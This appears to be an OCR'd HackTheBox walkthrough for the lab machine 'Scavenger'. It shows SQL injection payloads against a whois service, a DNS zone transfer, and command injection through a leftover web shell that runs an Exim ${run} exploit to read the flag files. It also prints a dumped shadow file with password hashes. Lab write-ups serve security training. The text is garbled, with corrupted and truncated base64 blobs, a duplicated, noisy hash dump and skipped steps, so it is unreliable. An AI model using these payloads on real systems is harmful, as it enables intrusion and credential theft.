


Scavenger

```
=====
|   SCAVENGER 10.10.10.155   |
=====
```



InfoGathering

Nmap scan report for scavenger.htb (10.10.10.155)

Host is up (0.046s latency).

Not shown: 993 filtered ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

20/tcp	closed	ftp-data	
--------	--------	----------	--

21/tcp	open	ftp	vsftpd
--------	------	-----	--------

3.0.3

22/tcp	open	ssh	OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
--------	------	-----	---

| ssh-hostkey:

| 2048 df:94:47:03:09:ed:8c:f7:b6:91:c5:08:b5:20:e5:bc (RSA)

| 256 e3:05:c1:c5:d1:9c:3f:91:0f:c0:35:4b:44:7f:21:9e (ECDSA)

|_ 256 45:92:c0:a1:d9:5d:20:d6:eb:49:db:12:a5:70:b7:31 (ED25519)

25/tcp	open	smtp	Exim smtpd 4.89
--------	------	------	-----------------

| smtp-commands: ib01.supersechosting.htb Hello scavenger.htb [10.10.14.21], SIZE 52428800, 8BITMIME, PIPELINING, PRDR, HELP,

|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP

43/tcp	open	whois?	
--------	------	--------	--

| fingerprint-strings:

| GenericLines, GetRequest, HTTPOptions, Help,

RTSPRequest:

| % SUPERSECHOSTING WHOIS server

v0.6beta@MariaDB10.1.37

| more information on SUPERSECHOSTING, visit <http://www.supersechosting.htb>

| This query returned 0 object

| SSLSessionReq, TLSSessionReq, TerminalServerCookie:

| % SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37

| more information on SUPERSECHOSTING, visit <http://www.supersechosting.htb>

|_ 1267 (HY000): Illegal mix of collations (utf8mb4_general_ci,IMPLICIT) and (utf8_general_ci,COERCIBLE) for operation 'like'

53/tcp	open	domain	ISC BIND 9.10.3-P4 (Debian Linux)
--------	------	--------	-----------------------------------

| dns-nsid:

|_ bind.version: 9.10.3-P4-Debian

80/tcp	open	http	Apache httpd 2.4.25 ((Debian))
--------	------	------	--------------------------------

|_ http-server-header: Apache/2.4.25 (Debian)

|_ http-title: Site doesn't have a title (text/html).

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

FTP Does not allow anonymous access. I attempted the IP address first. After the enum below I attempted to connect to ftp.supersechosting.htb

PORT 43 IS UNUSUAL. I CONNECTED TO IT USING NETCAT. This gave me the hostname of the machine. This

appears to be a SQL query. I attempted some SQL Injections

```
nc 10.10.10.155 43
<PRESS ENTER>
```

```
root@kali:~/HTB/Boxes/Scavenger# nc 10.10.10.155 43
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 0 object
```

SQL Injections

```
' ) UNION (SELECT @@hostname, '2')#
-- RESULTS
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
ib01

' ) UNION SELECT * FROM ib01#

' ) UNION (SELECT (SELECT GROUP_CONCAT(table_schema, table_name SEPARATOR " / ") FROM
-- RESULTS
information_schema.tables where table_schema != "information_schema"), '2')#
> whoiscustomers% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
whoiscustomers

' ) UNION (SELECT (SELECT GROUP_CONCAT(table_schema, table_name, column_name SEPARATOR " / ")
-- RESULTS
FROM information_schema.columns where table_schema != "information_schema"), '2')#
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
whoiscustomersid / whoiscustomersdomain / whoiscustomersdata

' ) UNION (SELECT (SELECT GROUP_CONCAT(id, domain SEPARATOR " / ") FROM whois.customers), '2')#
-- RESULTS
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
1supersechosting.htb / 2justanotherblog.htb / 3pwnhats.htb / 4rentahacker.htb
```

I added all of the below hostnames to my /etc/hosts file. You can also add 10.10.10.155 as one of your name servers

```
10.10.10.155 supersechosting.htb justanotherblog.htb pwnhats.htb rentahacker.htb
```

We can now use dig to obtain some more information

```

dig axfr @scavenger.htb supersechosting.htb
supersechosting.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 3
604800 86400 2419200 604800
supersechosting.htb. 604800 IN NS ns1.supersechosting.htb.
supersechosting.htb. 604800 IN MX 10 mail1.supersechosting.htb.
supersechosting.htb. 604800 IN A 10.10.10.155
ftp.supersechosting.htb. 604800 IN A 10.10.10.155
mail1.supersechosting.htb. 604800 IN A 10.10.10.155
ns1.supersechosting.htb. 604800 IN A 10.10.10.155
whois.supersechosting.htb. 604800 IN A 10.10.10.155
www.supersechosting.htb. 604800 IN A 10.10.10.155
supersechosting.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 3
604800 86400 2419200 604800

dig axfr @scavenger.htb justanotherblog.htb
# RESULTS
justanotherblog.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 5
604800 86400 2419200 604800
justanotherblog.htb. 604800 IN NS ns1.supersechosting.htb.
justanotherblog.htb. 604800 IN MX 10 mail1.justanotherblog.htb.
justanotherblog.htb. 604800 IN A 10.10.10.155
mail1.justanotherblog.htb. 604800 IN A 10.10.10.155
www.justanotherblog.htb. 604800 IN A 10.10.10.155
justanotherblog.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 5
604800 86400 2419200 604800

dig axfr @scavenger.htb pwnhats.htb
# RESULTS
pwnhats.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 5
604800 86400 2419200 604800
pwnhats.htb. 604800 IN NS ns1.supersechosting.htb.
pwnhats.htb. 604800 IN MX 10 mail1.pwnhats.htb.
pwnhats.htb. 604800 IN A 10.10.10.155
mail1.pwnhats.htb. 604800 IN A 10.10.10.155
www.pwnhats.htb. 604800 IN A 10.10.10.155
pwnhats.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 5
604800 86400 2419200 604800

dig axfr @scavenger.htb rentahacker.htb
# RESULTS
rentahacker.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 4
604800 86400 2419200 604800
rentahacker.htb. 604800 IN NS ns1.supersechosting.htb.
rentahacker.htb. 604800 IN MX 10 mail1.rentahacker.htb.
rentahacker.htb. 604800 IN A 10.10.10.155
mail1.rentahacker.htb. 604800 IN A 10.10.10.155
sec03.rentahacker.htb. 604800 IN A 10.10.10.155
www.rentahacker.htb. 604800 IN A 10.10.10.155
rentahacker.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 4
604800 86400 2419200 604800

```

Most of the DNS sites showed the below contents on the page

```

<h2>Virtualhost not available.</h2>
<h3>ERROR: vhost config data not found.</h3>

```

The site sec03.rentahacker.htb had the message owned by 31173 HAXXOR team!!!

Owned by 31173 HAXXOR team!!!

FUZZ RESULTS FOR sec03.rentahacker.htb

```
ffuf -w /usr/share/SecLists/Discovery/Web-Content/big.txt -u http://sec03.rentahacker.htb/FUZZ -c -r -o
ffuf.results

# RESULTS
.htaccess [Status: 403, Size: 305, Words: 22, Lines: 12]
.htpasswd [Status: 403, Size: 305, Words: 22, Lines: 12]
api [Status: 403, Size: 300, Words: 22, Lines: 12]
config [Status: 403, Size: 302, Words: 22, Lines: 12]
core [Status: 403, Size: 300, Words: 22, Lines: 12]
css [Status: 403, Size: 300, Words: 22, Lines: 12]
doc [Status: 403, Size: 299, Words: 22, Lines: 12]
fonts [Status: 403, Size: 302, Words: 22, Lines: 12]
images [Status: 403, Size: 303, Words: 22, Lines: 12]
javascript [Status: 403, Size: 307, Words: 22, Lines: 12]
js [Status: 403, Size: 299, Words: 22, Lines: 12]
lang [Status: 403, Size: 300, Words: 22, Lines: 12]
library [Status: 403, Size: 303, Words: 22, Lines: 12]
manual [Status: 200, Size: 626, Words: 14, Lines: 13]
phpmyadmin [Status: 403, Size: 306, Words: 22, Lines: 12]
plugins [Status: 403, Size: 303, Words: 22, Lines: 12]
scripts [Status: 403, Size: 303, Words: 22, Lines: 12]
server-status [Status: 403, Size: 309, Words: 22, Lines: 12]
vendor [Status: 403, Size: 303, Words: 22, Lines: 12]

# THE SITE USES PHP SO I FUZZED THE .PHP FILE TYPE AND OBTAINED THE BELOW PHP FILES
.htpasswd [Status: 403, Size: 309, Words: 22, Lines: 12]
.htaccess [Status: 403, Size: 309, Words: 22, Lines: 12]
bug_report [Status: 200, Size: 4729, Words: 287, Lines: 58]
core [Status: 200, Size: 0, Words: 1, Lines: 1]
file_download [Status: 200, Size: 4618, Words: 211, Lines: 89]
index [Status: 200, Size: 4610, Words: 211, Lines: 89]
login [Status: 200, Size: 4712, Words: 286, Lines: 58]
main_page [Status: 200, Size: 4614, Words: 211, Lines: 89]
plugin [Status: 200, Size: 4669, Words: 279, Lines: 58]
search [Status: 200, Size: 4611, Words: 211, Lines: 89]
shell [Status: 200, Size: 0, Words: 1, Lines: 1]
signup [Status: 200, Size: 4729, Words: 287, Lines: 58]
verify [Status: 200, Size: 4760, Words: 283, Lines: 59]
view [Status: 200, Size: 4667, Words: 279, Lines: 58]
wiki [Status: 200, Size: 4667, Words: 279, Lines: 58]
```

Gaining Access

The shell.php file seemed interesting since the HAXXOR team hacked it. This might mean it is their leftovers. I ffuf that as well


```
touch /dev/shm/test3;(sleep 0.1 ; echo HELO foo ; sleep 0.1 ; echo 'MAIL FROM:<>' ; sleep 0.1 ; echo 'RCPT TO:<${run{\x2Fbin\x2Fsh\x09-c\x09\x22cat\x09\x2Fhome\x2Fib01c01\x2Fuser.txt\x3E\x3E\x2Fdev\x2Fshm\x2Ftest3\x22}}@localhost>' ; sleep 0.1 ; echo DATA ; sleep 0.1 ; echo "Received: 1" ; echo "Received: 2" ;echo "Received: 3" ;echo "Received: 4" ;echo "Received: 5" ;echo "Received: 6" ;echo "Received: 7" ;echo "Received: 8" ;echo "Received: 9" ;echo "Received: 10" ;echo "Received: 11" ;echo "Received: 12" ;echo "Received: 13" ;echo "Received: 14" ;echo "Received: 15" ;echo "Received: 16" ;echo "Received: 17" ;echo "Received: 18" ;echo "Received: 19" ;echo "Received: 20" ;echo "Received: 21" ;echo "Received: 22" ;echo "Received: 23" ;echo "Received: 24" ;echo "Received: 25" ;echo "Received: 26" ;echo "Received: 27" ;echo "Received: 28" ;echo "Received: 29" ;echo "Received: 30" ;echo "Received: 31" ;echo "" ; echo "." ; echo QUIT) | nc 127.0.0.1 25
```

Once encoded into base64 it will look like the below

```
dG9lY2ggL2Rldi9zaG0vdGVzdDM7KHNSZWVwIDAuMSA7IGVjaG8gSEVMTyBmb28gOyBzbGVlcCAwLjEgOyBLY2hvICdNQULMIEZST006PD4nIDsgc2xlZXAgMC4xIDsgZWNobyAnUkNqVCBUTzo8JHtydW57XHgyRmJpbX4MkZzaF44MDktY1x4MDlceDIyY2F0XHgwOVx4MkZob21lXHgyRmliMDFjMDFceDJGdXNlci50eHRceDNFXHgzRVx4MkZkZXZceDJGc2htXHgyRnRlc3QzXHgyMn19QGxvY2FsaG9zdD4nIDsgc2xlZXAgMC4xIDsgZWNobyBEQVRBIDsgc2xlZXAgMC4xIDsgZWNobyAiUmVjZWZlZWQ6IDEiIDtLY2hvICJSZWNlaXZlZDogMyIgo2VjaG8gIlJlY2VpdmVkoIA0IiA7ZWNobyAiUmVjZWZlZWQ6IDUuIDtLY2hvICJSZWNlaXZlZDogNiIgo2VjaG8gIlJlY2VpdmVkoIA3IiA7ZWNobyAiUmVjZWZlZWQ6IDgiIDtLY2hvICJSZWNlaXZlZDogOSIgo2VjaG8gIlJlY2VpdmVkoIAxMCIgo2VjaG8gIlJlY2VpdmVkoIAxMSIgo2VjaG8gIlJlY2VpdmVkoIAxMiIgo2VjaG8gIlJlY2VpdmVkoIAxMyIgo2VjaG8gIlJlY2VpdmVkoIAxNCIgo2VjaG8gIlJlY2VpdmVkoIAxNSIgo2VjaG8gIlJlY2VpdmVkoIAxNyIgo2VjaG8gIlJlY2VpdmVkoIAxOCIgo2VjaG8gIlJlY2VpdmVkoIAxOSIgo2VjaG8gIlJlY2VpdmVkoIAyMCIgo2VjaG8gIlJlY2VpdmVkoIAyMSIgo2VjaG8gIlJlY2VpdmVkoIAyMiIgo2VjaG8gIlJlY2VpdmVkoIAyMyIgo2VjaG8gIlJlY2VpdmVkoIAyNCIgo2VjaG8gIlJlY2VpdmVkoIAyNSIgo2VjaG8gIlJlY2VpdmVkoIAyNiIgo2VjaG8gIlJlY2VpdmVkoIAyNyIgo2VjaG8gIlJlY2VpdmVkoIAyOCIgo2VjaG8gIlJlY2VpdmVkoIAyOSIgo2VjaG8gIlJlY2VpdmVkoIAzMCIgo2VjaG8gIlJlY2VpdmVkoIAzMSIgo2VjaG8gIiIgo2VjaG8gUUVVJVCKgfCBuYyAxMjcuMC4wLjEgMjU=
```

Place the above Base64 value into our command injection and then read the file we created at /dev/shm/test3

```
curl http://sec03.rentahacker.htb/shell.php?hidden=echo+dG9lY2ggL2Rldi9zaG0vdGVzdDM7KHNSZWVwIDAuMSA7IGVjaG8gSEVMTyBmb28gOyBzbGVlcCAwLjEgOyBLY2hvICdNQULMIEZST006PD4nIDsgc2xlZXAgMC4xIDsgZWNobyAnUkNqVCBUTzo8JHtydW57XHgyRmJpbX4MkZzaF44MDktY1x4MDlceDIyY2F0XHgwOVx4MkZob21lXHgyRmliMDFjMDFceDJGdXNlci50eHRceDNFXHgzRVx4MkZkZXZceDJGc2htXHgyRnRlc3QzXHgyMn19QGxvY2FsaG9zdD4nIDsgc2xlZXAgMC4xIDsgZWNobyBEQVRBIDsgc2xlZXAgMC4xIDsgZWNobyAiUmVjZWZlZWQ6IDEiIDtLY2hvICJSZWNlaXZlZDogMyIgo2VjaG8gIlJlY2VpdmVkoIA0IiA7ZWNobyAiUmVjZWZlZWQ6IDUuIDtLY2hvICJSZWNlaXZlZDogNiIgo2VjaG8gIlJlY2VpdmVkoIA3IiA7ZWNobyAiUmVjZWZlZWQ6IDgiIDtLY2hvICJSZWNlaXZlZDogOSIgo2VjaG8gIlJlY2VpdmVkoIAxMCIgo2VjaG8gIlJlY2VpdmVkoIAxMSIgo2VjaG8gIlJlY2VpdmVkoIAxMiIgo2VjaG8gIlJlY2VpdmVkoIAxMyIgo2VjaG8gIlJlY2VpdmVkoIAxNCIgo2VjaG8gIlJlY2VpdmVkoIAxNSIgo2VjaG8gIlJlY2VpdmVkoIAxNyIgo2VjaG8gIlJlY2VpdmVkoIAxOCIgo2VjaG8gIlJlY2VpdmVkoIAxOSIgo2VjaG8gIlJlY2VpdmVkoIAyMCIgo2VjaG8gIlJlY2VpdmVkoIAyMSIgo2VjaG8gIlJlY2VpdmVkoIAyMiIgo2VjaG8gIlJlY2VpdmVkoIAyMyIgo2VjaG8gIlJlY2VpdmVkoIAyNCIgo2VjaG8gIlJlY2VpdmVkoIAyNSIgo2VjaG8gIlJlY2VpdmVkoIAyNiIgo2VjaG8gIlJlY2VpdmVkoIAyNyIgo2VjaG8gIlJlY2VpdmVkoIAyOCIgo2VjaG8gIlJlY2VpdmVkoIAyOSIgo2VjaG8gIlJlY2VpdmVkoIAzMCIgo2VjaG8gIlJlY2VpdmVkoIAzMSIgo2VjaG8gIiIgo2VjaG8gUUVVJVCKgfCBuYyAxMjcuMC4wLjEgMjU=\\|base64+-d\\|sh
```

```
root@kali:~/HTB/Boxes/Scavenger# curl http://sec03.rentahacker.htb/shell.php
T006PD4nIDsgc2xlZXAgMC4xIDsgZWNobyAnUkNqVCBUTzo8JHtydW57XHgyRmJpbX4MkZzaF44MDktY1x4MDlceDIyY2F0XHgwOVx4MkZob21lXHgyRmliMDFjMDFceDJGdXNlci50eHRceDNFXHgzRVx4MkZkZXZceDJGc2htXHgyRnRlc3QzXHgyMn19QGxvY2FsaG9zdD4nIDsgc2xlZXAgMC4xIDsgZWNobyBEQVRBIDsgc2xlZXAgMC4xIDsgZWNobyAiUmVjZWZlZWQ6IDEiIDtLY2hvICJSZWNlaXZlZDogMyIgo2VjaG8gIlJlY2VpdmVkoIA0IiA7ZWNobyAiUmVjZWZlZWQ6IDUuIDtLY2hvICJSZWNlaXZlZDogNiIgo2VjaG8gIlJlY2VpdmVkoIA3IiA7ZWNobyAiUmVjZWZlZWQ6IDgiIDtLY2hvICJSZWNlaXZlZDogOSIgo2VjaG8gIlJlY2VpdmVkoIAxMCIgo2VjaG8gIlJlY2VpdmVkoIAxMSIgo2VjaG8gIlJlY2VpdmVkoIAxMiIgo2VjaG8gIlJlY2VpdmVkoIAxMyIgo2VjaG8gIlJlY2VpdmVkoIAxNCIgo2VjaG8gIlJlY2VpdmVkoIAxNSIgo2VjaG8gIlJlY2VpdmVkoIAxNyIgo2VjaG8gIlJlY2VpdmVkoIAxOCIgo2VjaG8gIlJlY2VpdmVkoIAxOSIgo2VjaG8gIlJlY2VpdmVkoIAyMCIgo2VjaG8gIlJlY2VpdmVkoIAyMSIgo2VjaG8gIlJlY2VpdmVkoIAyMiIgo2VjaG8gIlJlY2VpdmVkoIAyMyIgo2VjaG8gIlJlY2VpdmVkoIAyNCIgo2VjaG8gIlJlY2VpdmVkoIAyNSIgo2VjaG8gIlJlY2VpdmVkoIAyNiIgo2VjaG8gIlJlY2VpdmVkoIAyNyIgo2VjaG8gIlJlY2VpdmVkoIAyOCIgo2VjaG8gIlJlY2VpdmVkoIAyOSIgo2VjaG8gIlJlY2VpdmVkoIAzMCIgo2VjaG8gIlJlY2VpdmVkoIAzMSIgo2VjaG8gIiIgo2VjaG8gUUVVJVCKgfCBuYyAxMjcuMC4wLjEgMjU=\\|base64+-d\\|sh
220 ib01.supersechosting.htb ESMTP Exim 4.89 Thu, 19 Dec 2019 04:48:32 +0100
250 ib01.supersechosting.htb Hello localhost [127.0.0.1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=lihmng-0002ia-0L
221 ib01.supersechosting.htb closing connection
```



```
root@kali:~/HTB/Boxes/Scavenger# curl http://sec03.rentahacker.htb/shell.php?hidden=cat+/dev/shm/derp
root:$6skL9M7dzMs07zbsI4uig51wbZhgRE2oiAJ3TLzXoP0aPze.nK88Ch/XUH6GnPB60J3KtNseJqRvc1JwLPoVaM2D/n21b/pn/:17876:0:99999:7:::
daemon:*:17869:0:99999:7:::
bin:*:17869:0:99999:7:::
sys:*:17869:0:99999:7:::
sync:*:17869:0:99999:7:::
games:*:17869:0:99999:7:::
man:*:17869:0:99999:7:::
lp:*:17869:0:99999:7:::
mail:*:17869:0:99999:7:::
news:*:17869:0:99999:7:::
uucp:*:17869:0:99999:7:::
proxy:*:17869:0:99999:7:::
www-data:*:17869:0:99999:7:::
backup:*:17869:0:99999:7:::
list:*:17869:0:99999:7:::
irc:*:17869:0:99999:7:::
gnats:*:17869:0:99999:7:::
nobody:*:17869:0:99999:7:::
systemd-timesync:*:17869:0:99999:7:::
systemd-network:*:17869:0:99999:7:::
systemd-resolve:*:17869:0:99999:7:::
systemd-bus-proxy:*:17869:0:99999:7:::
_apt:*:17869:0:99999:7:::
avahi-autoipd:*:17869:0:99999:7:::
messagebus:*:17869:0:99999:7:::
sshd:*:17869:0:99999:7:::
support:$6$d1VQ4aMl$aNeb3x.5hSBRKV0JdGDGua36mY8MM1nTJ.UoRGraEZOVdnZ0k6r1.NM086uyXMUYI99n07w0a0ryxts.5YffF81:17876:0:99999:7:::
bind:*:17869:0:99999:7:::
mysql:!:17869:0:99999:7:::
ib01c01:$6$Z14vxZ/Xs0ARIuL62ccTyt0zvWg0cbTsD19PLSMYJXrhq2muY0HIPiTnVekYHmRY6UWrdJT6UZD0H/g1.4a68Qfk.0yjl60:17875:0:99999:7:::
ib01c02:$6$slEDd1J4$1rl31yrIzJV.KV7QIVhpYuXfJnw8js9G9VhfeAJ0aY6kvAYcBeEBw4k5TpAgHgaD1HQElm9hvrrPKMVZ9yVpr/:17875:0:99999:7:::
ib01c03:$6$kh/sul1S$H.hA0wXp220PnserfFPdpQq1Kuw.Sy5yjIvwJ21AkqSP6cFjq04t3H28aJFMJ$xEvFC5ymVt..p81e10v8W538:17875:0:99999:7:::
ib01www:$6$gcAVBZc0sDElMpxXSD0/V5ELVUJaxpAedu2AmeCFtBFJCEiLLkCUY2B1KQ3XP9S5KdVw0Zcq.NmdQ4ZoNsZBU.Kn1yMHyJ/:17875:0:99999:7:::
ib01ftp:$6$64aXcqqn$1LgYEayZRFbtHkc0yvH75AyykJMjt90wVvQdKNduPS7v1Mwz1S1/pEcy00Bj1GuPSe0CKbYse5J2K1443e8ny/:17875:0:99999:7:::
```



```
root:$6$kL9M7dzM$Q7zbsI4uig51wb2hgrE2oiAJ3TLzXoP0aPze.nK88Ch/XUH6GnPb60J3KtNseJqRVciJwLPoVaM2D/n21b/pn/:
17876:0:99999:7:::
daemon*:17869:0:99999:7:::
bin*:17869:0:99999:7:::
sys*:17869:0:99999:7:::
sync*:17869:0:99999:7:::
games*:17869:0:99999:7:::
man*:17869:0:99999:7:::
lp*:17869:0:99999:7:::
mail*:17869:0:99999:7:::
news*:17869:0:99999:7:::
uucp*:17869:0:99999:7:::
proxy*:17869:0:99999:7:::
www-data*:17869:0:99999:7:::
backup*:17869:0:99999:7:::
list*:17869:0:99999:7:::
irc*:17869:0:99999:7:::
gnats*:17869:0:99999:7:::
nobody*:17869:0:99999:7:::
systemd-timesync*:17869:0:99999:7:::
systemd-network*:17869:0:99999:7:::
systemd-resolve*:17869:0:99999:7:::
systemd-bus-proxy*:17869:0:99999:7:::
_apt*:17869:0:99999:7:::
avahi-autoipd*:17869:0:99999:7:::
messagebus*:17869:0:99999:7:::
sshd*:17869:0:99999:7:::
support:$6$diVQ4aMl$aNob3x.5hSBRKV0JdGDGua36mY8MW1mTJ.UoRGraEZ0VdnZ0k6ri.NM006uyXMUYI99n07w0a0ryxts.
5YfF81:17876:0:99999:7:::
bind*:17869:0:99999:7:::
mysql:!:17869:0:99999:7:::
ib01c01:$6$Zl4vxZ/X$OARIuLG2ccTyt0zvWg0cbTsDi9PLSMYJXrhq2muYOHIPiTNVeWyHmRY6UWrdJT6UZDDM/
g1.4o68Qfk.Qyj160:17875:0:99999:7:::
ib01c02:$6$slEDdlJ4$irl31yrIzJV.KV7QIVhpYUxufJnwBjs9G9VhfeAJ0aY6kvAYcBeEBw4kSTpAgHgaDLHQElm9hvrrPKNVZ9yVpr/
:17875:0:99999:7:::
ib01c03:$6$kh/
suliS$h.hA0wxP22DPnserfFPdpQq1Kuw.Sy5yjIvwJ21AkqSP6cFjq04t3HZ8oJFMJsxEvFC5ymVt..p8le1Qv0WS30:17875:0:99999
:7:::
ib01www:$6$gcAVBZcQ$DElMpxXSD0/
V5ELVUJxapAedu2AmeCftBFJCEiLLkCUY2B1KQ3XP9S5KdVw0Zcq.NmdQ4ZoNsZBU.Kn1yMHYJ/:17875:0:99999:7:::
ib01ftp:$6$64aXcqan$iLgYEayZRFbtHkc0yvH75AyykJMjT90wVVqDKNduPS7v1Mwz1Si/
pEcyDQBj1GuPSeQCKbYseSJ2Kl443e8ny/:17875:0:99999:7:::
ftp*:17872:0:99999:7:::
Debian-exim:!:17875:0:99999:7:::
root:$6$kL9M7dzM$Q7zbsI4uig51wb2hgrE2oiAJ3TLzXoP0aPze.nK88Ch/XUH6GnPb60J3KtNseJqRVciJwLPoVaM2D/n21b/pn/:
17876:0:99999:7:::
daemon*:17869:0:99999:7:::
bin*:17869:0:99999:7:::
sys*:17869:0:99999:7:::
sync*:17869:0:99999:7:::
games*:17869:0:99999:7:::
man*:17869:0:99999:7:::
lp*:17869:0:99999:7:::
mail*:17869:0:99999:7:::
news*:17869:0:99999:7:::
uucp*:17869:0:99999:7:::
proxy*:17869:0:99999:7:::
www-data*:17869:0:99999:7:::
backup*:17869:0:99999:7:::
list*:17869:0:99999:7:::
irc*:17869:0:99999:7:::
gnats*:17869:0:99999:7:::
nobody*:17869:0:99999:7:::
systemd-timesync*:17869:0:99999:7:::
systemd-network*:17869:0:99999:7:::
systemd-resolve*:17869:0:99999:7:::
systemd-bus-proxy*:17869:0:99999:7:::
_apt*:17869:0:99999:7:::
avahi-autoipd*:17869:0:99999:7:::
```

```
messagebus:*:17869:0:99999:7:::
ssh:*:17869:0:99999:7:::
support:$6$diVQ4aMl$aNob3x.5hSBRKV0JdGDGua36mY8MW1mTJ.UoRGraEZ0VdnZ0k6ri.NM006uyXMUYI99n07w0a0ryxts.
5YfF81:17876:0:99999:7:::
bind:*:17869:0:99999:7:::
mysql:::17869:0:99999:7:::
ib01c01:$6$Zl4vxZ/X$0ARIuL62ccTyt0zvWg0cbTsDi9PLSMYJXrhq2muYOHIPiTnVewyHmRY6UWrdJT6UZDDM/
g1.4o68Qfk.Qyj160:17875:0:99999:7:::
ib01c02:$6$sLEDdLJ4$irL31yrIzJV.KV7QIVhpYuXfJnwBjs9G9VhfEaJ0aY6kvAYcBeEBw4kSTpAgHgaDLHQElm9hvrPKNVZ9yVpr/
:17875:0:99999:7:::
ib01c03:$6$kh/
suliS$h.hA0wxP22DPnserfFPdpQq1Kuw.Sy5yjIvwJ21AkqSP6cFjq04t3HZ8oJFMJsxEvFC5ymVt..p8le1Qv0WS30:17875:0:99999
:7:::
ib01www:$6$gcAVBZcQ$DElMpxXSD0/
V5ELVUJaxpAedu2AmeCftBFJCEiLLkCUY2B1KQ3XP9S5KdVw0Zcq.NmdQ4ZoNsZBU.Kn1yMHYJ/:17875:0:99999:7:::
ib01ftp:$6$64aXcqan$iLgYEayZRFbtHkc0yvH75AyykMJMt90wVVqDKNduPS7v1Mwz1Si/
pEcyDQBj1GuPSeQCKbYseSj2Kl443e8ny/:17875:0:99999:7:::
ftp:*:17872:0:99999:7:::
Debian-exim!:17875:0:99999:7:::
```

To read the root flag base64 encode the below data. To avoid special character issues I used an online resource
RESOURCE: <https://www.base64encode.org/>

```
touch /dev/shm/flag;(sleep 0.1 ; echo HELO foo ; sleep 0.1 ; echo 'MAIL FROM:<>' ; sleep 0.1 ; echo 'RCPT
TO:<${run{\x2Fbin\x2Fsh\x09-c\x09\x22cat\x09\x2Froot\x2Froot.txt\x3E\x3E\x2Fdev\x2Fshm\x2Fflag\x22}}
@localhost>' ; sleep 0.1 ; echo DATA ; sleep 0.1 ; echo "Received: 1" ; echo "Received: 2" ; echo
"Received: 3" ; echo "Received: 4" ; echo "Received: 5" ; echo "Received: 6" ; echo "Received: 7" ; echo
"Received: 8" ; echo "Received: 9" ; echo "Received: 10" ; echo "Received: 11" ; echo "Received: 12" ; echo
"Received: 13" ; echo "Received: 14" ; echo "Received: 15" ; echo "Received: 16" ; echo "Received: 17" ; echo
"Received: 18" ; echo "Received: 19" ; echo "Received: 20" ; echo "Received: 21" ; echo "Received: 22" ; echo
"Received: 23" ; echo "Received: 24" ; echo "Received: 25" ; echo "Received: 26" ; echo "Received: 27" ; echo
"Received: 28" ; echo "Received: 29" ; echo "Received: 30" ; echo "Received: 31" ; echo "" ; echo "." ; echo
QUIT) | nc 127.0.0.1 25
```

Base64 encoded result

```
dG9lY2ggL2Rldi9zaG0vZmxhZzsoc2x1ZXAgMC4xIDsgZWNoYyBIRUxPIGZvbyA7IHNSZWVwIDAuMSA7IGVjaG8gJ01BSUwglJPTTo8Pi
cg0yBzbGVlcCAwLjEgOyBLY2hvICdSQ1BUFRP0jwke3J1bntceDJGYmluXHgyRnNoXHgwOS1jXHgwOVx4MjJjYXRceDA5XHgyRnJvb3Rc
eDJGcm9vdC50eHRceDNFXHgzRVx4MkZkZXZceDJGc2htXHgyRmZsYWdceDIyYX1AbG9jYWxob3N0PicgOyBzbGVlcCAwLjEgOyBLY2hvIE
RBVEEgOyBzbGVlcCAwLjEgOyBLY2hvICJSZWNlaXZlZDogMSIgOyBLY2hvICJSZWNlaXZlZDogMiIgO2VjaG8gIlJlY2VpdmVkoIAzIiA7
ZWNoYyAiUmVjZWl2ZWQ6IDQiIDtly2hvICJSZWNlaXZlZDogNSIgO2VjaG8gIlJlY2VpdmVkoIA2IiA7ZWNoYyAiUmVjZWl2ZWQ6IDciID
tly2hvICJSZWNlaXZlZDogOCIG02VjaG8gIlJlY2VpdmVkoIA5IiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDEx
IiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2
ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUmVjZWl2ZWQ6IDExIiA7ZWNoYyAiUm
